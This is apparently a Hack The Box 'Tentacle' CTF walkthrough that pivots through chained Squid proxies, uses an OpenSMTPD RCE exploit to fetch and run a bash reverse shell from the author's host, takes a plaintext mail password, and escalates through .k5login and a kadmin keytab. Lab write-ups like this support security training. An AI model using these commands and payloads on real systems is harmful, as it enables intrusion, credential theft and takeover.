
Tentacle - Hack The Box

Portscan
PORT     STATE SERVICE      VERSION
22/tcp   open  ssh          OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 8d:dd:18:10:e5:7b:b0:da:a3:fa:14:37:a7:52:7a:9c (RSA)
|   256 f6:a9:2e:57:f8:18:b6:f4:ee:03:41:27:1e:1f:93:99 (ECDSA)
|_  256 04:74:dd:68:79:f4:22:78:d8:ce:dd:8b:3e:8c:76:3b (ED25519)
53/tcp   open  domain       ISC BIND 9.11.20 (RedHat Enterprise Linux 8)
| dns-nsid:
|_  bind.version: 9.11.20-RedHat-9.11.20-5.el8
88/tcp   open  kerberos-sec MIT Kerberos (server time: 2022-12-12 12:09:50Z)
3128/tcp open  http-proxy   Squid http proxy 4.11
|_http-title: ERROR: The requested URL could not be retrieved
|_http-server-header: squid/4.11
Service Info: Host: REALCORP.HTB; OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:8
If we access to the squid proxy, a domain and a subdomain are discovered. Let’s insert it in our /etc/hosts

Are there more subdomains?
❯ dig @10.129.202.147 realcorp.htb

; <<>> DiG 9.16.33-Debian <<>> @10.129.202.147 realcorp.htb
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27006
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: cb50954eeb322148ee7647ad6397204d8fc60b5fc5912b3e (good)
;; QUESTION SECTION:
;realcorp.htb.                  IN      A

;; AUTHORITY SECTION:
realcorp.htb.           86400   IN      SOA     realcorp.htb. root.realcorp.htb. 199609206 28800 7200 2419200 86400

;; Query time: 53 msec
;; SERVER: 10.129.202.147#53(10.129.202.147)
;; WHEN: Mon Dec 12 13:36:49 CET 2022
;; MSG SIZE  rcvd: 110
And the domain servers?
❯ dig @10.129.202.147 realcorp.htb ns

; <<>> DiG 9.16.33-Debian <<>> @10.129.202.147 realcorp.htb ns
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 53159
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 6f51e431f038a1a427cac3f363972061952025222c91ae8c (good)
;; QUESTION SECTION:
;realcorp.htb.                  IN      NS

;; ANSWER SECTION:
realcorp.htb.           259200  IN      NS      ns.realcorp.htb.

;; ADDITIONAL SECTION:
ns.realcorp.htb.        259200  IN      A       10.197.243.77

;; Query time: 49 msec
;; SERVER: 10.129.202.147#53(10.129.202.147)
;; WHEN: Mon Dec 12 13:37:08 CET 2022
;; MSG SIZE  rcvd: 102
What’s that IP? (10.197.243.77). We take note for later. Nothing about mail servers or an axfr attack?
❯ dig @10.129.202.147 realcorp.htb mx  //Mail servers
❯ dig @10.129.202.147 realcorp.htb axfr
When we have squid proxy we have the chance to use it an discover new IPs and ports. Are we able to use it? (In my case, I had to uncomment quiet_mode to only receive opened ports in /etc/proxychains.conf OR another option is to upgrade to proxychains4 and use proxychains -q)
[ProxyList]
 # add proxy here ...
 # meanwile
 # defaults set to "tor"
 #socks4         127.0.0.1 9050
 http 10.129.202.147 3128
#Quiet mode (no output from library)
quiet_mode
❯ proxychains nmap -sT -Pn -v -n 127.0.0.1 //Scanning 10.129.202.147 machine
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
88/tcp   open  kerberos-sec
464/tcp  open  kpasswd5
749/tcp  open  kerberos-adm
3128/tcp open  squid-http
Now, we have tested that we can go through squid proxy. Are there more subdomains?
❯ dnsenum --dnsserver 10.129.202.147 --threads 20 -f /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt realcorp.htb
dnsenum VERSION:1.2.6

-----   realcorp.htb   -----


Host's addresses:
__________________


Name Servers:
______________

ns.realcorp.htb.                         259200   IN    A        10.197.243.77


Mail (MX) Servers:
___________________


Trying Zone Transfers and getting Bind Versions:
_________________________________________________

unresolvable name: ns.realcorp.htb at /usr/bin/dnsenum line 900 thread 1.

Trying Zone Transfer for realcorp.htb on ns.realcorp.htb ...
AXFR record query failed: no nameservers


Brute forcing with /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt:
______________________________________________________________________________________

ns.realcorp.htb.                         259200   IN    A        10.197.243.77
proxy.realcorp.htb.                      259200   IN    CNAME    ns.realcorp.htb.
ns.realcorp.htb.                         259200   IN    A        10.197.243.77
wpad.realcorp.htb.                       259200   IN    A        10.197.243.31


realcorp.htb class C netranges:
________________________________


Performing reverse lookup on 0 ip addresses:
_____________________________________________


0 results out of 0 IP addresses.


realcorp.htb ip blocks:
________________________


done.
❯ echo -n 'ns.realcorp.htb.                         259200   IN    A        10.197.243.77
proxy.realcorp.htb.                      259200   IN    CNAME    ns.realcorp.htb.
ns.realcorp.htb.                         259200   IN    A        10.197.243.77
wpad.realcorp.htb.                       259200   IN    A        10.197.243.31
' | awk '{print $5 " " $1}' | xclip -selection -clipboard
vim /etc/hosts
10.129.202.147 realcorp.htb srv01.realcorp.htb root.realcorp.htb
10.197.243.77 ns.realcorp.htb proxy.realcorp.htb
10.197.243.31 wpad.realcorp.htb
❯ proxychains nmap -sT -Pn -v -n 10.197.243.77
It seems that is not working. Maybe we can pivot through the localhost of the 10.129.202.147 to see if we are able to reach 10.197.243.77 configuring /etc/proxychains.conf
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4     127.0.0.1 9050
http 10.129.202.147 3128
http 10.197.243.77 3128
We can not reach the 10.197.243.77 with the proxy.realcorp.htb subdomain. What can we do? Use the internal interface of the first squid proxy.
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
http 10.129.202.147 3128
http 127.0.0.1 3128 //This is the internal interface of the first squid proxy
Have we got new ports?
❯ proxychains nmap -sT -Pn -v -n 10.197.243.77
Scanning 10.197.243.77 [1000 ports]
|S-chain|-<>-10.129.202.147:3128-<>-127.0.0.1:3128-<>-10.197.243.77:3128-<><>-10.197.243.77:110-<--denied
|S-chain|-<>-10.129.202.147:3128-<>-127.0.0.1:3128-<>-10.197.243.77:3128-<><>-10.197.243.77:143-<--denied
|S-chain|-<>-10.129.202.147:3128-<>-127.0.0.1:3128-<>-10.197.243.77:3128-<><>-10.197.243.77:993-<--denied
|S-chain|-<>-10.129.202.147:3128-<>-127.0.0.1:3128-<>-10.197.243.77:3128-<><>-10.197.243.77:23-<--denied
... (Snip)

PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
88/tcp   open  kerberos-sec
464/tcp  open  kpasswd5
749/tcp  open  kerberos-adm
3128/tcp open  squid-http
Nmap is so slow. Maybe with a script automating this scanning we could finish sooner.
#!/bin/bash

for port in $(seq 1 65535); do
	proxychains -q timeout 1 bash -c "echo ''  > /dev/tcp/10.197.243.77/$port" 2>/dev/null && echo "[+] Port $port is opened" &
done; wait
❯ ./portScannerWithProxychains.sh
[+] Port 22 is opened
[+] Port 53 is opened
[+] Port 88 is opened
[+] Port 3128 is opened
Could we reach wpad.realcorp.htb using the second squid proxy?
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
http 10.129.202.147 3128
http 127.0.0.1 3128
http 10.197.243.77 3128
Using our script
❯ cat portScannerWithProxychains.sh
───────┬─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
       │ File: portScannerWithProxychains.sh
───────┼─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
   1   │ #!/bin/bash
   2   │
   3   │ for port in $(seq 1 500); do
   4   │     proxychains -q timeout 1 bash -c "echo '' >/dev/tcp/10.197.243.31/$port" 2>/dev/null && echo "[+] Port $port - OPENED" &
   5   │ done; wait
───────┴─────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
❯ ./portScannerWithProxychains.sh
[+] Port 22 - OPENED
[+] Port 80 - OPENED
[+] Port 88 - OPENED
[+] Port 53 - OPENED
[+] Port 464 - OPENED
Port 80 is calling our attention.
❯ proxychains curl -s http://wpad.realcorp.htb
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  10.129.202.147:3128  ...  127.0.0.1:3128  ...  10.197.243.77:3128  ...  10.197.243.31:80  ...  OK
<html>
<head><title>403 Forbidden</title></head>
<body bgcolor="white">
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.14.1</center>
</body>
</html>
But, what is WPAD? Maybe some pages like WPAD_Hacktricks or What is WPAD could be very useful.
❯ proxychains -q curl -s http://wpad.realcorp.htb/wpad.dat  | cat -l javascript
───────┬────────────────────────────────────────────────────────────────────────────────────────────────────
       │ STDIN
───────┼────────────────────────────────────────────────────────────────────────────────────────────────────
   1   │ function FindProxyForURL(url, host) {
   2   │     if (dnsDomainIs(host, "realcorp.htb"))
   3   │         return "DIRECT";
   4   │     if (isInNet(dnsResolve(host), "10.197.243.0", "255.255.255.0"))
   5   │         return "DIRECT";
   6   │     if (isInNet(dnsResolve(host), "10.241.251.0", "255.255.255.0"))
   7   │         return "DIRECT";
   8   │
   9   │     return "PROXY proxy.realcorp.htb:3128";
  10   │ }
───────┴────────────────────────────────────────────────────────────────────────────────────────────────────
The 10.241.251.0 network is another network segment to be investigated. Proxychains don’t support ICMP traffic, so we are forced to use our previous script modifying some common ports and searching for new IPs.
❯ cat portScannerWithProxychains.sh
#!/bin/bash

for port in 21 22 25 53 80 88 443 445 8080; do
        for i in $(seq 1 254); do
                proxychains -q timeout 1 bash -c "echo '' >/dev/tcp/10.241.251.$i/$port" 2>/dev/null && echo "[+] Port $port - OPENED on host 10.241.251.$i" &
        done; wait
done

❯ ./portScannerWithProxychains.sh
[+] Port 22 - OPENED on host 10.241.251.1
[+] Port 25 - OPENED on host 10.241.251.113
[+] Port 53 - OPENED on host 10.241.251.1
[+] Port 88 - OPENED on host 10.241.251.1
Port 25 opened? It calls our attention.
❯ proxychains nmap -sT -Pn -p25 -sCV 10.241.251.113
Nmap scan report for 10.241.251.113
Host is up (0.18s latency).

PORT   STATE SERVICE VERSION
25/tcp open  smtp    OpenSMTPD
| smtp-commands: smtp.realcorp.htb Hello nmap.scanme.org [10.241.251.1], pleased to meet you, 8BITMIME, ENHANCEDSTATUSCODES, SIZE 36700160, DSN, HELP
|_ 2.0.0 This is OpenSMTPD 2.0.0 To report bugs in the implementation, please contact bugs@openbsd.org 2.0.0 with full details 2.0.0 End of HELP info
Service Info: Host: smtp.realcorp.htb

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.84 seconds
The version of this OpenSMPTD is 2.0.0. Is there any public exploit?
❯ searchsploit opensmtpd
----------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                                           |  Path
----------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
OpenSMTPD - MAIL FROM Remote Code Execution (Metasploit)                                                                                 | linux/remote/48038.rb
OpenSMTPD - OOB Read Local Privilege Escalation (Metasploit)                                                                             | linux/local/48185.rb
OpenSMTPD 6.4.0 < 6.6.1 - Local Privilege Escalation + Remote Code Execution                                                             | openbsd/remote/48051.pl
OpenSMTPD 6.6.1 - Remote Code Execution                                                                                                  | linux/remote/47984.py //We will use this one
OpenSMTPD 6.6.3 - Arbitrary File Read                                                                                                    | linux/remote/48139.c
OpenSMTPD < 6.6.3p1 - Local Privilege Escalation + Remote Code Execution                                                                 | openbsd/remote/48140.c
----------------------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
If we examine the exploit we can see that is using root as recipient. Does it work? Is root a valid user?
  print('[*] Payload sent')
  s.send(b'RCPT TO:<root>\r\n')
  s.recv(1024)
Before anything, let’s check it with kerbrute.
❯ echo -n 'root\nj.nakazawa' > list_of_users_to_test //j.nakazawa is obtained from http://10.129.202.147:3128
❯ cat list_of_users_to_test
───────┬──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
       │ File: list_of_users_to_test
───────┼──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
   1   │ root
   2   │ j.nakazawa
❯ kerbrute userenum --dc 10.129.202.147 -d realcorp.htb list_of_users_to_test
Knowing that we have a valid user, can we upload and execute files?
❯ proxychains -q python3 47984.py 10.241.251.113 25 'wget 10.10.14.41' //10.10.14.41 is my IP
[*] OpenSMTPD detected
[*] Connected, sending payload
[*] Payload sent
[*] Done

❯ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.202.147 - - [21/Dec/2022 00:13:07] "GET / HTTP/1.1" 200 -
10.129.202.147? Maybe it’s a container. What if we change the index.html that the other machine is requesting?
❯ catn index.html
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.41/4126 0>&1

❯ proxychains -q python3 47984.py 10.241.251.113 25 'wget 10.10.14.41 -O /dev/shm/badShell'
[*] OpenSMTPD detected
[*] Connected, sending payload
[*] Payload sent
[*] Done

❯ proxychains -q python3 47984.py 10.241.251.113 25 'bash /dev/shm/badShell'
[*] OpenSMTPD detected
[*] Connected, sending payload
[*] Payload sent
[*] Done

❯ nc -nlvp 4126
listening on [any] 4126 ...
connect to [10.10.14.41] from (UNKNOWN) [10.129.202.147] 40182
bash: cannot set terminal process group (45): Inappropriate ioctl for device
bash: no job control in this shell
root@smtp:~#
Enumerating some files…
root@smtp:~# cd /home/j.nakazawa/
root@smtp:/home/j.nakazawa# ls -la
total 16
drwxr-xr-x. 1 j.nakazawa j.nakazawa   59 Dec  9  2020 .
drwxr-xr-x. 1 root       root         24 Dec  8  2020 ..
lrwxrwxrwx. 1 root       root          9 Nov 15  2021 .bash_history -> /dev/null
-rw-r--r--. 1 j.nakazawa j.nakazawa  220 Apr 18  2019 .bash_logout
-rw-r--r--. 1 j.nakazawa j.nakazawa 3526 Apr 18  2019 .bashrc
-rw-------. 1 j.nakazawa j.nakazawa  476 Dec  8  2020 .msmtprc
-rw-r--r--. 1 j.nakazawa j.nakazawa  807 Apr 18  2019 .profile
lrwxrwxrwx. 1 root       root          9 Nov 15  2021 .viminfo -> /dev/null
root@smtp:/home/j.nakazawa# cat .msmtprc
# Set default values for all following accounts.
defaults
auth           on
tls            on
tls_trust_file /etc/ssl/certs/ca-certificates.crt
logfile        /dev/null

# RealCorp Mail
account        realcorp
host           127.0.0.1
port           587
from           j.nakazawa@realcorp.htb
user           j.nakazawa
password       sJB}RM>6Z~64_
tls_fingerprint C9:6A:B9:F6:0A:D4:9C:2B:B9:F6:44:1F:30:B8:5E:5A:D8:0D:A5:60

# Set a default account
account default : realcorp
root@smtp:/home/j.nakazawa#
We have credentials to test in port 22 with SSH
❯ ssh j.nakazawa@10.129.202.147
j.nakazawa@10.129.202.147's password:
Permission denied, please try again.
j.nakazawa@10.129.202.147's password:
Permission denied, please try again.
j.nakazawa@10.129.202.147's password:
j.nakazawa@10.129.202.147: Permission denied (gssapi-keyex,gssapi-with-mic,password).
It does not work. What is gssapi-with-mic?
❯ ssh j.nakazawa@10.129.202.147 -v
[SNIP]
debug1: Authentications that can continue: gssapi-keyex,gssapi-with-mic,password
debug1: Next authentication method: gssapi-with-mic
debug1: Unspecified GSS failure.  Minor code may provide more information
No Kerberos credentials available (default cache: FILE:/tmp/krb5cc_1000)


debug1: Unspecified GSS failure.  Minor code may provide more information
No Kerberos credentials available (default cache: FILE:/tmp/krb5cc_1000)


debug1: Next authentication method: password
j.nakazawa@10.129.202.147's password:
It seems that the machine is using Kerberos as authentication method. So we will create those files that is requesting.
❯ apt install krb5-user && dpkg-reconfigure krb5-config
Default Kerberos version 5 realm: REALCORP.HTB
Add locations of default Kerberos servers to /etc/krb5.conf?: Yes
Kerberos servers for your realm: 10.129.202.147
And we modify this file to get this result.
❯ catn /etc/krb5.conf
[libdefaults]
        default_realm = REALCORP.HTB

    [realms]
            REALCORP.HTB = {
                    kdc = srv01.realcorp.htb
            }

    [domain_realm]
            .REALCORP.HTB = REALCORP.HTB
            REALCORP.HTB = REALCORP.HTB
Now, we will be able to access to the machine
❯ klist
klist: No credentials cache found (filename: /tmp/krb5cc_1000)
❯ kinit j.nakazawa
Password for j.nakazawa@REALCORP.HTB: //We paste the credential ==> sJB}RM>6Z~64_
❯ klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: j.nakazawa@REALCORP.HTB

Valid starting     Expires            Service principal
21/12/22 01:06:39  22/12/22 01:06:39  krbtgt/REALCORP.HTB@REALCORP.HTB
❯ ssh j.nakazawa@10.129.202.147 //Without password prompting
Activate the web console with: systemctl enable --now cockpit.socket

Last failed login: Tue Dec 20 23:47:20 GMT 2022 from 10.10.14.41 on ssh:notty
There were 4 failed login attempts since the last successful login.
Last login: Tue Dec 20 23:37:21 2022 from 10.10.14.41
[j.nakazawa@srv01 ~]$
/etc/crontab shows an interesting file
[j.nakazawa@srv01 ~]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed
* * * * * admin /usr/local/bin/log_backup.sh
[j.nakazawa@srv01 ~]$ cat /usr/local/bin/log_backup.sh
#!/bin/bash

/usr/bin/rsync -avz --no-perms --no-owner --no-group /var/log/squid/ /home/admin/
cd /home/admin
/usr/bin/tar czf squid_logs.tar.gz.`/usr/bin/date +%F-%H%M%S` access.log cache.log
/usr/bin/rm -f access.log cache.log


[j.nakazawa@srv01 ~]$ cd /home/admin
-bash: cd: /home/admin: Permission denied
[j.nakazawa@srv01 ~]$ ls -l /home/admin
ls: cannot open directory '/home/admin': Permission denied
[j.nakazawa@srv01 ~]$ ls -l /home
total 0
drwxr-x---. 3 admin      admin      125 dic 21 00:20 admin
drwxr-x---. 2 j.nakazawa j.nakazawa 115 dic  9  2020 j.nakazawa
[j.nakazawa@srv01 ~]$ cd /var/log/squid/
[j.nakazawa@srv01 squid]$ ls -la
ls: cannot open directory '.': Permission denied
[j.nakazawa@srv01 squid]$ id
uid=1000(j.nakazawa) gid=1000(j.nakazawa) groups=1000(j.nakazawa),23(squid),100(users) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[j.nakazawa@srv01 squid]$ ls -l /var/log | grep squid //We can write and execute files.
drwx-wx---. 2 admin  squid      41 dic 24  2020 squid
What could we do now? Keep in mind that these machine is using Kerberos. So, using this MIT Kerberos Documentation we could authenticate as admin.
[j.nakazawa@srv01 ~]$ cd /var/log/squid/
[j.nakazawa@srv01 ~]$ echo 'j.nakazawa@REALCORP.HTB' > .k5login
Could we access as admin with SSH?
❯ ssh admin@10.129.202.147
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Wed Dec 21 00:29:01 2022
[admin@srv01 ~]$ hostname -I
10.197.243.77 10.129.202.147 10.197.243.31 10.241.251.1 dead:beef::4627:8a70:2d81:989f
Let’s enumerate some files
[admin@srv01 /]$ find / -type f -user admin 2>/dev/null | grep -vE "proc|cgroup"
/home/admin/squid_logs.tar.gz.2022-12-21-004001
/var/spool/mail/admin
[admin@srv01 /]$ cat /var/spool/mail/admin
[admin@srv01 /]$ find / -type f -group admin 2>/dev/null | grep -vE "proc|cgroup"
/home/admin/squid_logs.tar.gz.2022-12-21-004001
/usr/local/bin/log_backup.sh
/etc/krb5.keytab
This keytab is very interesting
[admin@srv01 /]$ file /etc/krb5.keytab
/etc/krb5.keytab: Kerberos Keytab file, realm=REALCORP.HTB, principal=host/srv01.realcorp.htb, type=1, date=Tue Dec  8 22:15:30 2020, kvno=2
[admin@srv01 /]$ k
k5srvutil       kbd_mode        kdumpctl        klist           kprop           kswitch
kadmin          kbdrate         kernel-install  kmod            kpropd          ktutil
kadmind         kbxutil         kexec           kpartx          kproplog        kvm_stat
kadmin.local    kdb5_util       kill            kpasswd         krb5kdc         kvno
kbdinfo         kdestroy        kinit           kpatch          ksu
[admin@srv01 /]$ klist -k /etc/krb5.keytab
Keytab name: FILE:/etc/krb5.keytab
KVNO Principal
---- --------------------------------------------------------------------------
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 host/srv01.realcorp.htb@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/changepw@REALCORP.HTB
   2 kadmin/admin@REALCORP.HTB
   2 kadmin/admin@REALCORP.HTB
   2 kadmin/admin@REALCORP.HTB
   2 kadmin/admin@REALCORP.HTB
   2 kadmin/admin@REALCORP.HTB
[admin@srv01 /]$ kadmin -kt /etc/krb5.keytab -p kadmin/admin@REALCORP.HTB
Couldn't open log file /var/log/kadmind.log: Permission denied
Authenticating as principal kadmin/admin@REALCORP.HTB with keytab /etc/krb5.keytab.
kadmin:
kadmin:  ?
Available kadmin requests:

add_principal, addprinc, ank
                         Add principal
delete_principal, delprinc
                         Delete principal
modify_principal, modprinc
                         Modify principal
rename_principal, renprinc
                         Rename principal
change_password, cpw     Change password
get_principal, getprinc  Get principal
list_principals, listprincs, get_principals, getprincs
                         List principals
add_policy, addpol       Add policy
modify_policy, modpol    Modify policy
delete_policy, delpol    Delete policy
get_policy, getpol       Get policy
list_policies, listpols, get_policies, getpols
                         List policies
get_privs, getprivs      Get privileges
ktadd, xst               Add entry(s) to a keytab
ktremove, ktrem          Remove entry(s) from a keytab
lock                     Lock database exclusively (use with extreme caution!)
unlock                   Release exclusive database lock
purgekeys                Purge previously retained old keys from a principal
get_strings, getstrs     Show string attributes on a principal
set_string, setstr       Set a string attribute on a principal
del_string, delstr       Delete a string attribute on a principal
list_requests, lr, ?     List available requests.
quit, exit, q            Exit program.
It seems that we are able to add a principal and assign a password that we want.
kadmin:  addprinc root@REALCORP.HTB
No policy specified for root@REALCORP.HTB; defaulting to no policy
Enter password for principal "root@REALCORP.HTB":
Re-enter password for principal "root@REALCORP.HTB":
Principal "root@REALCORP.HTB" created.
kadmin:  exit
[admin@srv01 /]$ ksu
WARNING: Your password may be exposed if you enter it here and are logged
         in remotely using an unsecure (non-encrypted) channel.
Kerberos password for root@REALCORP.HTB: :
Authenticated root@REALCORP.HTB
Account root: authorization for root@REALCORP.HTB successful
Changing uid to root (0)
[root@srv01 /]# find / -type f \( -name "user.txt" -o -name "root.txt" \) | xargs cat
Thanks